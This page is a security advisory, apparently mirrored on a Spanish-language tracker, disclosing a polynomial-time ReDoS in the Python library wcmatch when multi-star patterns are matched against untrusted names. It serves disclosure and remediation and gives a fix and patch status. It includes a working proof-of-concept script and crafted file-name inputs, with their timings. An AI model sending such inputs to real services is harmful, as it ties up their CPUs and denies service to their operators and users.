
GHSA-53PM-WGXF-C6QF
wcmatch: Polynomial-time ReDoS when matching untrusted names against multi-star patterns (default flags)
Texto original en inglés · Ver en español
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 11.2.0 | wcmatch · -29 d desde divulgación | |
| Divulgación | Publicada | GHSA-53PM-WGXF-C6QF divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
With default flags, a pattern that contains several `*` wildcards takes polynomial time, O(n^k) for k stars, to reject a crafted file name. The pattern is an ordinary developer constant such as `*_*_*_*_*.csv`; only the string being matched comes from the attacker. A 255-byte file name (the maximum on common filesystems) takes 73 s with `fnmatch.fnmatch()` and 86 s with `glob.globmatch()`. The standard library's `fnmatch` handles the same input in under a millisecond.
This is different from GHSA-84v8-qmgq-9g88: that advisory covers extglob patterns, while this case needs no flags and no attacker-controlled pattern.
Details
Every `*` is translated to a lazy `.*?` (`_STAR`, `wcmatch/_wcparse.py:212`; `_PATH_STAR` `[^/]*?`, `:218`), which is emitted in `_handle_star` (`:1405-1424`):
*_*_*_*_*.csv -> ^(?s:(?=.)(?![.]).*?_.*?_.*?_.*?_.*?\.csv)$When the subject consists of many `_` and does not end in `.csv`, the regex engine tries every way of splitting it between the stars. CPython fixed the same problem in its own `fnmatch` (bpo-40480) by making every star segment except the last one atomic.
PoC
import time, fnmatch as std
from wcmatch import fnmatch, glob

for pat, n in [('*_*_*_*.csv', 255), ('*_*_*_*.csv', 400), ('*_*_*_*_*.csv', 150),
               ('*_*_*_*_*.csv', 200), ('*_*_*_*_*.csv', 255)]:
    name = '_' * n
    t = time.perf_counter(); fnmatch.fnmatch(name, pat); w = time.perf_counter() - t
    t = time.perf_counter(); std.fnmatchcase(name, pat); s = time.perf_counter() - t
    print(f'{pat:15} len={n}  wcmatch={w:.3f}s  stdlib={s:.5f}s')

t = time.perf_counter(); glob.globmatch('uploads/' + '_' * 255, 'uploads/*_*_*_*_*.csv')
print(f'globmatch {time.perf_counter() - t:.2f}s')
wcmatch 11.1, CPython 3.13, macOS:
*_*_*_*.csv     len=255  wcmatch=1.412s   stdlib=0.00001s
*_*_*_*.csv     len=400  wcmatch=8.599s   stdlib=0.00004s
*_*_*_*_*.csv   len=150  wcmatch=5.333s   stdlib=0.00003s
*_*_*_*_*.csv   len=200  wcmatch=22.415s  stdlib=0.00007s
*_*_*_*_*.csv   len=255  wcmatch=72.732s  stdlib=0.00047s
globmatch 85.75s
`glob.glob('*_*_*_*.csv', root_dir=d)` on a real directory that contains one file named `'_' * 255` takes 1.7 s.
Impact
Applications that match untrusted names against multi-star patterns can be blocked on a single CPU core for minutes per name. Examples: upload handlers, archive or object-store key filters, and `glob`/`WcMatch` scans of directories where other users can create files. No authentication is needed.
Fix
Emit every star segment except the last one as an atomic group, as the standard library does. On Python 3.11 and later use `(?>.*?_)`; on 3.10 use the lookahead/backreference form from `fnmatch._join_translated_parts`. For example:
^(?s:(?=.)(?![.])(?>.*?_)(?>.*?_)(?>.*?_)(?>.*?_).*?\.csv)$This rejects the 255-byte name in under 1 ms. On my spot-check inputs it gives the same results as the current regex. The same change applies to `_PATH_STAR`.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
pypiwcmatch |
Corregida | 11.2.0 | -29 d | 12.0.4 no afectada |
11.211.2.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-132276https://github.com/facelessuser/wcmatch/security/advisories/GHSA-53pm-wgxf-c6qfhttps://github.com/facelessuser/wcmatch/commit/83491aadde57780330f993620083e979f645c80chttps://github.com/facelessuser/wcmatchhttps://github.com/facelessuser/wcmatch/releases/tag/11.2Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.